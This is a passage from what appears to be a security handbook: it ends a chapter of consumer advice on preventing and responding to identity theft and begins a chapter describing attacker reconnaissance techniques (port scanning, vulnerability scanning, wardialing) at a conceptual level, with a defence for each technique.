- Report lost or stolen credit cards immediately. Moreover, cancel all inactive credit card accounts. Even when not being used, these accounts appear on your credit report, which is accessible to thieves.
- If you have applied for a credit card or any private documentation (e.g., birth certificate) and have not received it in a timely manner, immediately notify the appropriate institution.
- Sign all new credit cards upon receipt and seek credit cards that display personal photographs on the card.
- Avoid using your SSN. While this can become complicated and put you in an awkward situation, you gain more by making a concerted effort as opposed to blindly offering critical information. Unfortunately, most people avoid confrontations and do not challenge the establishment. Nevertheless, each person must make a decision on the potential risk of providing sensitive information.
- Seek options with organizations to avoid multiple exposure of your SSN. For example, many healthcare insurance cards have SSNs printed on the face of the card. Effectively, this is equivalent to having two SSN cards that require protection. However, many companies can offer cards without SSNs printed on them, if requested.

Don't Do:

- Never volunteer any personal information blindly. Always take a moment and consider the consequences before offering information. Not only does this apply to ID theft, but also it is a very sound practice for overall personal security. For example, you are at a restaurant celebrating your birthday and the table next to you politely asks how old you are and you tell them you turned 23 yesterday. In about ten seconds, they have your birth date, which may be all they need after they steal your credit card off the table. Game over.

- Do not give your SSN, credit card number, or any personal details over the phone unless you have initiated the call and know that the business that you are dealing with is reputable. In the event you receive a call from someone asking for information that appears to be legitimate, ask them some basic questions to help validate the call. For example, if you get a call from your bank, ask them the address of your local branch and they should respond with little hesitation. Moreover, if they ask you for the last four digits of your SSN to authenticate you (very common), ask them for the first three. In the latter example, the attacker can ask for the last four, you provide it, and then they say, "That does not match our records, what is your entire SSN so I can check again?" You give the whole number and they simply hang up.
- Do not leave receipts at ATMs, bank counters, or unattended gasoline pumps. Although many receipts do not display the credit card number, it is surprising how many do.
- Do not leave envelopes containing payments in your home mailbox for postal carrier pickup. Drop them off at a public mailbox or at your office when you get to work. Anything is better than at home. If there are no other alternatives, do not raise the little red flag on the mailbox, or anything that is designed to notify the postman you have mail to send. Postal carriers are not lemmings; if they open the box to insert mail, they will more than likely conclude that the envelopes already in the box are outgoing. The best practice is to avoid this altogether and simply drop your mail off for general pickup.
- Do not write any passwords, PINs, or your SSN on a piece of paper and keep in an insecure location. Memorize these kinds of information. If you cannot (for medical reasons), use a trusted entity, such as your lawyer (who has access to personal information anyway) or spouse, to be available via phone when in need of the information. Of course, you will have to write down the phone number.
- Do not freely enter personal information on Web sites. We discuss this in greater detail below. Nevertheless, one cannot assume authentication of a Web site because it looks good or familiar. Just because the correct URL was entered and the expected Web page was presented means absolutely nothing.

Protecting against Identity Theft Online

The basics of ID theft, certainly in the physical world, have been discussed. Protecting information, not sharing private details, destroying sensitive documents, and just good, everyday practices are all steps in the right direction. Unfortunately, these practices have very little bearing when applied to the online world. The basic rules apply, but protection is employed differently.

The information contained within this section is not only for individuals using the Internet, but can be very helpful to those organizations providing online services.

The Web

Before peering into the idiosyncrasies of online security and protection against ID theft, there are some ground rules of which everyone should be aware. Apart from very specific situations, anything on the Internet can be impersonated, especially a Web site. While not a simple task, a hacker can recreate a fully functional Web site of a legitimate organization and redirect the browser to the hacker's own site without the user's knowledge.

Cross-site scripting (also know as XSS) is an example of how links can be manipulated to gather information. Often, attackers will inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user. Everything from account hijacking, changing of user settings, or cookie poisoning is possible. When combined with other attacks, such as DNS poisoning and vulnerabilities in common Web browsers, a user has very little chance of validating a Web site.

Therefore, one cannot assume that anything is what it appears to be on the Internet.

Policy Statement on Web Sites

One could correctly assume that if a hacker can duplicate an entire Web site to fool users, presenting an official-looking security policy or privacy statement is petty in comparison. However, a good policy or privacy statement will have a plethora of information, such as contact phone numbers, e-mail addresses, physical addresses, links to customer surveys and complaints, links to commerce information, and other characteristics that can be investigated. While not a foolproof solution, following some of the links provided can be helpful.

Secure Sockets Layer (SSL)

Secure Sockets Layer (SSL) is a protocol supported by nearly every E-commerce site (at least the good ones) on the Internet. It provides authentication of the remote system for the user by way of certificates and establishes an encrypted session to protect information while in transit. Certificates are a security mechanism founded on trust and asymmetrical encryption for authentication.

A company will purchase a certificate from a root certificate vendor, such as VeriSign, Certisign, Entrust, and others to ensure users can validate their sites by way of the trust chain provided by the vendors. For example, Microsoft's Internet Explorer (IE) has several root and intermediate certificates preloaded into the application so the browser can validate the E-commerce company's certificate more readily (see Figure 3.2). Given the expense and legal requirements for obtaining a root and signed certificate for a company Web site that supports SSL, the risks associated with a criminal making that investment is somewhat limited — but certainly not impossible or not practiced.

There are several validation tasks that can be exercised to help someone determine if the Web site is at least certified by an industry trusted organization. When connecting to a site to enter personal information, at a minimum some form of icon or notification should be visible showing that SSL is being employed (see Figure 3.3).

However, there are cases where the browser does not have the root certificate associated with the company's Web site and the user is presented with information about the certificate and the option to continue the operation. As demonstrated in Figure 3.4, basic security checks are performed on the certificate by the browser and the user is provided with the option to view any details about the certificate.

It is at this point in the process that the user must make a very critical decision: to trust the certificate or not. No other organization is supporting the trust, and an individual is left to his own devices. If there is the slightest doubt in the certificate's viability, do not continue. While obtaining a valid certificate from a trusted vendor may be expensive, creating a certificate takes only a few minutes and at almost no cost to the criminal.

If the certificate is trusted (or you are not prompted) and the SSL session is established, prior to entering information, take the time to investigate the validity of the certificate. Several methods exist, depending on the browser in use. However, the following example is based on Microsoft's Internet Explorer (IE). The "lock" will appear in the bottom corner signifying that SSL is employed. By double-clicking on the icon, IE presents information about the certificate that was used to authenticate the session.

In the following example, American Express' Web site was accessed and a secured area was selected, initiating an SSL session. By picking the icon, a dialog box was presented to offer detailed information about American Express' certificate (see Figure 3.5). Also provided is the option to install the certificate in the user's browser for future use and the ability to see an issuer statement (the latter being an effective opportunity to collect more information that is difficult to forge).

Earlier, the term "trust chain" was used to describe how trusted relationships between organizations are realized at the certificate level. At the top of the dialog in Figure 3.5 there is a tab, "Certification Path," that presents the technical hierarchy of the certificates and issuing organizations. This particular security check is extraordinarily important. For example, a criminal can create a very official-looking certificate with many layers in the trust chain; but if the root certificate is questionable, the user can make an informed decision (it should be noted that most browsers do not include questionable root certificates




FIGURE 3.2 IE root certificates.

FIGURE 3.3 IE lock icon signifying that SSL is active.

FIGURE 3.4 IE certificate warning message.

off the shelf; therefore, the user would typically be prompted). The information presented in Figure 3.5 is basic. However, as shown in Figure 3.6, the legitimate organization that signed and approved the certificate is extremely difficult to fake. As one can see, American Express' Web site has a specific certificate that was signed and approved by one of VeriSign's intermediate certificate authorities. Furthermore, the intermediate's certificate was signed by VeriSign's all-important root certificate, which with very little work can be found in the list of certificates built into the browser (see Figure 3.2).

The entire process takes only a few seconds to perform and goes a long way in authenticating the site into which you are about to enter very sensitive information. The act of verifying even the most trusted of sites should be a common practice.

Data Input

Previously discussed were some of the security concerns and exposure of private information when on the Internet. The fact that a criminal can impersonate a Web site, redirect information, or even extract information from your computer are all fundamental concerns. However, even on trusted sites, one must reconsider entering an excessive amount of personal information.

As demonstrated, there is a hierarchy of identity information (such as SSN, driver's license, etc.). These, when used in combination, can be a very effective means of proving one's identity. In contrast, it can be exceedingly helpful for a criminal — a one-stop-shop for your information.

Red flags should be raised when buying something online or entering data into an application for credit, mortgage, loan, membership, or anything that asks for several forms of identity. It is common to enter credit card information on E-commerce Web sites (some specific options to avoid this common task are discussed later), but entering your SSN, driver's license number, or both should be avoided at all costs. If required, call the organization to reduce the risk of Internet-related exposures.

FIGURE 3.5 Certificate information.

The best practice when dealing with private information online is to remove the unknown element — the Internet — and return to the physical world that offers more options for authentication with which most people are familiar.

Credit Cards

Comparatively speaking, credit card fraud is relatively insignificant in the realm of ID theft. However, credit cards are the launching point for thieves looking to steal someone's identity. It is also the proverbial training ground for criminals to advance to the next step — ID theft.

Today, using a credit card online is common practice and many people do not think twice about the transaction. Friends, the IT department at work, and "Is this safe?" links on Web sites typically state, "If there is a lock in the corner, you're fine." Of course, based on the discussion thus far, this may not be sound advice.

Given the proliferation of credit card use online, the endless exposures on the Internet, how criminals can use the data, and the cost to financial firms due to fraud, numerous security options, some very sophisticated, have been conceived to protect online users.




FIGURE 3.6 Certificate trust chain.

Codes

Early in the adoption of the Internet as a feasible foundation for business, the problem of authorizing credit cards without the merchant having the capability of physically validating the card became a serious challenge. The primary card vendors, such as Visa, American Express, and MasterCard, implemented a three- or four-digit code on the card to verify that the customer has a legitimate card in hand at the time of the order. The merchant asks the customer for the code and then sends it to the card issuer as part of the authorization request. The card issuer checks the code to determine its validity, then sends a result back to the merchant along with the authorization.

Following are some characteristics of each issuer:

- American Express (AMEX): AMEX's code is a four-digit number on the front of the card above the credit card number. The code will appear on either the right or the left side of the card.
- Visa: Visa's Card Verification Value (CVV) is a three-digit number on the back of the card. The full credit card number reprinted in the signature box and at the end of the number is the CVV.
- MasterCard Validation Code (CVC) is a three-digit number on the back of the card. The full credit card number reprinted in the signature box and at the end of the number is the CVC.

Unfortunately, two problems prevail: (1) the process to create these numbers is not overly complicated and is easily duplicated, and (2) the lack of diversity (only three or four numbers, not alpha or special characters) makes for a limited number of permutations. It is important to understand that criminals are not without the technical means to perform complicated computer tasks (never underestimate your enemy). Nevertheless, every layer of security (defense-in-depth) adds one more obstacle to fraud.

Temporary Numbers

A recent advancement in credit card numbers was the introduction of temporary numbers. The concept is founded on the fact that criminals gain access to, or create card numbers and use them for some form of fraud. Therefore, some financial firms have provided for temporary numbers — exactly like credit card numbers — to be created on demand by the user. The temporary number can then be used online, significantly reducing the exposure of the user (and financial firm) because the thief would have only a short time to use the stolen number.

As a card-holding customer, you can generate temporary numbers online and associate them to one of your cards. Once the new number is obtained, it can be used online to make purchases. This provides for two basic forms of protection, assuming the number is stolen. First, the thief would have a limited timeframe in which to use the number for fraudulent purposes. Adding to this, the thief would be unaware that the number has a time limit and may not act quickly enough before it expires. Second, the use of the number can be uniquely tracked because the user knows when and where he used it, and that the number of transactions are minimal (unless you visit hundreds of sites during a spending frenzy). Moreover, the financial firm is more willing to work with the individual in credit disputes because the offered security measures were employed.

So, what is there to stop a criminal from creating the temporary number on the Web site? This is where we get back to usernames and passwords, not the most sophisticated method of authentication, but nevertheless a widely practiced one. For example, (let us stick with American Express) you have an American Express credit card and all that it implies (i.e., private information shared during the application, etc.). You can set up an online user account for bill payments and other tools for managing your card. This can be accomplished on the phone or online. Staying with the Internet, let us assume the account is created online. You must enter information that American Express either already knows or can validate. Moreover, there are new pages presented and secured, adding to the complexity for an attacker. For example, the credit card number and code, your mother's maiden name, part of your SSN, your address, and a password (or PIN) you established early on in the application process over the phone is used to create the account.

Of course, this all comes down to a password for the account. It can be readily concluded that American Express has done as much as possible — online — to authenticate you. It is up to the customer, not American Express, to choose a secure password and not share it with others. Now you can log in, creating temporary numbers, and assign them to one of your cards, all of which is secured with SSL.

While employing a temporary number is not a total solution to protecting one's credit card and ID, it is, however, a significant step in a positive direction. (Note: American Express is ***not*** the only organization that provides this service and is only used herein for consistent demonstration purposes.)

Smart Cards

Computer chips are present in almost everything, from toys and cars to tools and people. One cannot look five feet ahead without seeing something that requires a computer chip. Over the past several years, credit card manufacturers have been integrating computer chips into cards, adding a new dimension to credit card authentication and use.

Companies put a surprising amount of authenticating data on microscopic chips embedded in cards — information, such as cryptographic keys and digital signatures, to small computer programs. Of course, to use a smart card there must be the ability to interface with the chip. No matter how sophisticated the information in the chip, the card swipe at the mall is not going to help. Naturally, the ability to use smart

cards is increasing. For example, ATMs in metropolitan areas are being upgraded. When the card is inserted, not only is the magnetic strip read, but the card's chip is accessed to perform another level of authentication.

But ATMs have very little to do with using smart cards on the Internet — now comes the card reader. For a small price, a card reader can be attached to a home computer, along with some additional software from the card vendor that can be used to control the use of the card. Take, for example, that you want to buy a new book online and at checkout you are prompted to enter payment information. At this point, you insert your card into the reader and the system prompts you for a PIN to validate the user. Upon authentication, the software enters the payment data. When combined with temporary numbers, this makes for increased confidence in using your credit card online. Of course, with the existence of a number and magnetic strip on the card, it is still exposed to traditional fraud. However, as time progresses, the numbers and strip will no longer be necessary. (The only reason the numbers are embossed on cards to this day is to accommodate the very old process of imprinting.)

What to Do

Now you know what can happen and how to reduce the chances of someone stealing your ID or taking over your financial well-being, but what do you do if you suspect illegal activities?

Unfortunately, there is not a great deal at your disposal, at least not as much as one would hope to have. In a perfect world, one phone call to a central agency to freeze existing assets and gain new access to a pool of alternate funds for short-term support would be nice. But the reality is it can be an arduous task, consuming valuable time and resources while someone else is abusing your identity.

First Things First

You must get control over the financial exposure and promote awareness of the situation. Given that the majority (i.e., 85 percent) of ID theft is related to financial gain, aggressively limiting access to funds is essential. Moreover, every time the criminal spends money on your behalf, it inevitably results in some form of cost to you. So, the sooner you can stop it, the better.

Finally, alerting the financial industry to your situation is paramount in gaining an alliance early to support later financial disputes. Moreover, it will help stimulate the next step — if it goes far enough — in engaging with the Federal Bureau of Investigation (FBI), the government entity responsible for investigating ID theft.

To start the process, contact one (preferably all, but once the first is notified, the others are alerted) of the three major credit bureaus and instruct them to place "fraud alert" on your credit report. Additionally, have them send you a copy of your report. Typically, this will be done at no cost given the situation. Following are the three major credit bureaus:

1. *Equifax* — *www.equifax.com* — call 800-525-6285 and write to P.O. Box 740241, Atlanta, GA 30374-0241 (Hearing impaired call 1-800-255-0056 and ask the operator to call the Auto Disclosure Line at 1-800-685-1111 to request a copy of your report.)
2. *Experian* — *www.experian.com* —call 888-EXPERIAN (397-3742) and write to P.O. Box 9530, Allen, TX 75013 (TDD: 1-800-972-0322)
3. *Trans Union* — *www.transunion.com* — call 800-680-7289 and write to Fraud Victim Assistance Division, P.O. Box 6790, Fullerton, CA 92634 (TDD: 1-877-553-7803)

Shutting It Down

The next major step is to cancel credit cards, close accounts, or stop anything related to private information that is in progress, such as loan applications, requests for private information, legal elements, and the like.

In bad cases, where the criminal has had time to sink his or her teeth in and has created new accounts, it is typical to start the process to shut down an account only to find new ones in your name. In this case, you have to prepare for disputing fraudulent activities. Firms do not immediately assume you are not responsible for transactions you claim are not your own — that is the point of stealing your identity, to become you! Even if it is only assumed that the thief is creating new information on your behalf (assuming you are a NAF victim), you should complete a Theft Affidavit, found at:

http://www.ftc.gov/bcp/conline/pubs/credit/affidavit.pdf

Getting Law Enforcement Involved

After notifying credit bureaus, banks, and other potentially affected institutions, getting the police involved is the next step. Interestingly, this is more for procedure rather than "calling in the cavalry." No one is going to jump out of his seat to help you, but filing a report with your local police department is a necessary first step in getting law enforcement on your side of the equation.

The most important next step is to send copies of the police report to the major credit bureaus, your creditors, or anyone you suspect may be potentially involved in future dispute activity. Additionally, once the report is filed and your clone is caught stealing a car five states away, the odds of you being associated are greatly reduced.

Get Everyone Involved

As a victim, use the tools at your disposal with extreme prejudice. Once you start getting a handle on the situation and have a better understanding of the impact, file a complaint with the FTC. (Complaint form is found at: https://rn.ftc.gov/pls/dod/widtpubl$.startup?Z_ORG_CODE=PU03.)

The FTC serves as the federal clearinghouse for complaints from victims of identity theft. While the FTC does not resolve individual consumer problems, it can formally assist in investigating fraud, and can lead to broader law enforcement action. The FTC enters Internet, telemarketing, identity theft, and other fraud-related complaints into Consumer Sentinel (http://www.consumer.gov/sentinel/), a secure, online database available to hundreds of civil and criminal law enforcement agencies worldwide.

Clean-up

Unfortunately, getting back to complete normalcy is not an option. The process for recovering from ID theft can be a painful experience and leave one feeling helpless.

Every ID theft case is different and therefore will require an assortment of tasks to get back to some point where one was before the attack. Institutions apply various policies and procedures for working with victims. The best hope for getting back as closely to one's original status as possible is to act quickly and to over-communicate.

Conclusion

Although it is somewhat comforting to know there are tools, practices, and organizations out there willing to help, the sad reality is that there is very little consistency or extensive collaboration in the process, leaving many victims feeling as if they are being attacked on multiple fronts. The good news is that ID theft is firmly acknowledged as an epidemic, and government as well as private industry are providing more tools and assistance to help the innocent.

Nevertheless, the best method for surviving ID theft is prevention. One should practice common sense when sharing private information and remember that too much personal security is never enough.

Hacker Tools and Techniques

Ed Skoudis, CISSP

Recent headlines demonstrate that the latest crop of hacker tools and techniques can be highly damaging to an organization's sensitive information and reputation. With the rise of powerful, easy-to-use, and widely distributed hacker tools, many in the security industry have observed that today is the golden age of hacking. The purpose of this chapter is to describe the tools in widespread use today for compromising computer and network security. Additionally, for each tool and technique described, the chapter presents practical advice on defending against each type of attack.

The terminology applied to these tools and their users has caused some controversy, particularly in the computer underground. Traditionally, and particularly in the computer underground, the term "hacker" is a benign word, referring to an individual who is focused on determining how things work and devising innovative approaches to addressing computer problems. To differentiate these noble individuals from a nasty attacker, this school of thought labels malicious attackers as "crackers." While hackers are out to make the world a better place, crackers want to cause damage and mayhem. To avoid the confusion often associated with these terms, in this chapter, the terms "system and security administrator" and "security practitioner" will be used to indicate an individual who has a legitimate and authorized purpose for running these tools. The term "attacker" will be used for those individuals who seek to cause damage to systems or who are not authorized to run such tools.

Many of the tools described in this chapter have dual personalities; they can be used for good or evil. When used by malicious individuals, the tools allow a motivated attacker to gain access to a network, mask the fact that a compromise occurred, or even bring down service, thereby impacting large masses of users. When used by security practitioners with proper authorization, some tools can be used to measure the security stance of their own organizations, by conducting "ethical hacking" tests to find vulnerabilities before attackers do.

Caveat

The purpose of this chapter is to explain the various computer underground tools in use today, and to discuss defensive techniques for addressing each type of tool. This chapter is *not* designed to encourage attacks. Furthermore, the tools described below are for illustration purposes only, and mention in this chapter is *not* an endorsement. If readers feel compelled to experiment with these tools, they should do so at their own risk, realizing that such tools frequently have viruses or other undocumented features that could damage networks and information systems. Curious readers who want to use these tools should conduct a through review of the source code, or at least install the tools on a separate, air-gapped network to protect sensitive production systems.

General Trends in the Computer Underground

The Smart Get Smarter, and the Rise of the Script Kiddie

The best and brightest minds in the computer underground are conducting probing research and finding new vulnerabilities and powerful, novel attacks on a daily basis. The ideas and deep research done by super-smart attackers and security practitioners are being implemented in software programs and scripts. Months of research into how a particular operating system implements its password scheme is being rendered in code, so even a clueless attacker (often called a "script kiddie") can conduct a highly sophisticated attack with just a point-and-click. Although the script kiddie may not understand the tools' true function and nuances, most of the attack is automated.

In this environment, security practitioners must be careful not to underestimate their adversaries' capabilities. Often, security and system administrators think of their potential attackers as mere teenage kids cruising the Internet looking for easy prey. While this assessment is sometimes accurate, it masks two major concerns. First, some of these teenage kids are amazingly intelligent, and can wreak havoc on a network. Second, attackers may not be just kids; organized crime, terrorists, and even foreign governments have taken to sponsoring cyberattacks.

Wide Distribution of High-Quality Tools

Another trend in the computing underground involves the widespread distribution of tools. In the past (a decade ago), powerful attack tools were limited to a core group of elites in the computer underground. Today, hundreds of Web sites are devoted to the sharing of tools for every attacker (and security practitioner) on the planet. FAQs abound describing how to penetrate any type of operating system. These overall trends converge in a world where smart attackers have detailed knowledge of undermining our systems, while the not-so-smart attackers grow more and more plentiful. To address this increasing threat, system administrators and security practitioners must understand these tools and how to defend against them. The remainder of this chapter describes many of these very powerful tools in widespread use today, together with practical defensive tips for protecting one's network from each type of attack.

Network Mapping and Port Scanning

When launching an attack across a TCP/IP network (such as the Internet or a corporate intranet), an attacker needs to know what addresses are active, how the network topology is constructed, and which services are available. A network mapper identifies systems that are connected to the target network. Given a network address range, the network mapper will send packets to each possible address to determine which addresses have machines.

By sending a simple Internet Control Message Protocol (ICMP) packet to a server (a "ping"), the mapping tool can discover if a server is connected to the network. For those networks that block incoming pings, many of the mapping tools available today can send a single SYN packet to attempt to open a connection to a server. If a server is listening, the SYN packet will trigger an ACK if the port is open, and potentially a "Port Unreachable" message if the port is closed. Regardless of whether the port is open or closed, the response indicates that the address has a machine listening. With this list of addresses, an attacker can refine the attack and focus on these listening systems.

A port scanner identifies open ports on a system. There are 65,535 TCP ports and 65,535 UDP ports, some of which are open on a system, but most of which are closed. Common services are associated with certain ports. For example, TCP Port 80 is most often used by Web servers, TCP Port 23 is used by Telnet daemons, and TCP Port 25 is used for server-to-server mail exchange across the Internet. By conducting a port scan, an attacker will send packets to each and every port. Essentially, ports are rather like doors on a machine. At any one of the thousands of doors available, common services will be listening. A port scanning tool allows an attacker to knock on every one of those doors to see who answers.

Some scanning tools include TCP fingerprinting capabilities. While the Internet Engineering Task Force (IETF) has carefully specified TCP and IP in various Requests for Comments (RFCs), not all packet options have standards associated with them. Without standards for how systems should respond to illegal packet formats, different vendors' TCP/IP stacks respond differently to illegal packets. By sending various combina-

tions of illegal packet options (such as initiating a connection with an RST packet, or combining other odd and illegal TCP code bits), an attacker can determine what type of operating system is running on the target machine. For example, by conducting a TCP fingerprinting scan, an attacker can determine if a machine is running Cisco IOS, Sun Solaris, or Microsoft Windows 2000. In some cases, even the particular version or service pack level can be determined using this technique.

After utilizing network mapping tools and port scanners, an attacker will know which addresses on the target network have listening machines, which ports are open on those machines (and therefore which services are running), and which operating system platforms are in use. This treasure trove of information is useful to the attacker in refining the attack. With this data, the attacker can search for vulnerabilities on the particular services and systems to attempt to gain access.

Nmap, written by Fyodor, is one of the most full-featured mapping and scanning tools available today. Nmap, which supports network mapping, port scanning, and TCP fingerprinting, can be found at http://www.insecure. org/nmap.

Network Mapping and Port Scanning Defenses

To defend against network mapping and port scans, the administrator should remove all unnecessary systems and close all unused ports. To accomplish this, the administrator must disable and remove unneeded services from the machine. Only those services that have an absolute, defined business need should be running. A security administrator should also periodically scan the systems to determine if any unneeded ports are open. When discovered, these unneeded ports must be disabled.

Vulnerability Scanning

Once the target systems are identified with a port scanner and network mapper, an attacker will search to determine if any vulnerabilities are present on the victim machines. Thousands of vulnerabilities have been discovered, allowing a remote attacker to gain a toehold on a machine or to take complete administrative control. An attacker could try each of these vulnerabilities on each system by entering individual commands to test for every vulnerability, but conducting an exhaustive search could take years. To speed up the process, attackers use automated scanning tools to quickly search for vulnerabilities on the target.

These automated vulnerability scanning tools are essentially databases of well-known vulnerabilities with an engine that can read the database, connect to a machine, and check to see if it is vulnerable to the exploit. The effectiveness of the tool in discovering vulnerabilities depends on the quality and thoroughness of its vulnerability database. For this reason, the best vulnerability scanners support the rapid release and update of the vulnerability database and the ability to create new checks using a scripting language.

High-quality commercial vulnerability scanning tools are widely available, and are often used by security practitioners and attackers to search for vulnerabilities. On the freeware front, SATAN (the Security Administrator Tool for Analyzing Network) was one of the first widely distributed automated vulnerability scanners, introduced in 1995. More recently, Nessus has been introduced as a free, open-source vulnerability scanner available at http://www.nessus.org. The Nessus project, which is led by Renaud Deraison, provides a full-featured scanner for identifying vulnerabilities on remote systems. It includes source code and a scripting language for writing new vulnerability checks, allowing it to be highly customized by security practitioners and attackers alike.

While Nessus is a general-purpose vulnerability scanner, looking for holes in numerous types of systems and platforms, some vulnerability scanners are much more focused on particular types of systems. For example, Whisker is a full-feature vulnerability scanning tool focusing on Web server CGI scripts. Written by Rain Forest Puppy, Whisker can be found at http://www.wiretrip.net/rfp.

Vulnerability Scanning Defenses

As described above, the administrator must close unused ports. Additionally, to eliminate the vast majority of system vulnerabilities, system patches must be applied in a timely fashion. All organizations using computers should have a defined change control procedure that specifies when and how system patches will be kept up-to-date.

Security practitioners should also conduct periodic vulnerability scans of their own networks to find vulnerabilities before attackers do. These scans should be conducted on a regular basis (such as quarterly or even monthly for sensitive networks), or when major network changes are implemented. The discovered vulnerabilities must be addressed in a timely fashion by updating system configurations or applying patches.

Wardialing

A cousin of the network mapper and scanner, a wardialing tool is used to discover target systems across a telephone network. Organizations often spend large amounts of money in securing their network from a full, frontal assault over the Internet by implementing a firewall, intrusion detection system, and secure DMZ. Unfortunately, many attackers avoid this route and instead look for other ways into the network. Modems left on users' desktops or old, forgotten machines often provide the simplest way into a target network.

Wardialers, also known as "demon dialers," dial a series of telephone numbers, attempting to locate modems on the victim network. An attacker will determine the telephone extensions associated with the target organization. This information is often gleaned from a Web site listing telephone contacts, employee newsgroup postings with telephone contact information in the signature line, or even general employee e-mail. Armed with one or a series of telephone numbers, the attacker will enter into the wardialing tool ranges of numbers associated with the original number (for example, if an employee's telephone number in a newsgroup posting is listed as 555-1212, the attacker will dial 555-XXXX). The wardialer will automatically dial each number, listen for the familiar wail of a modem carrier tone, and make a list of all telephone numbers with modems listening.

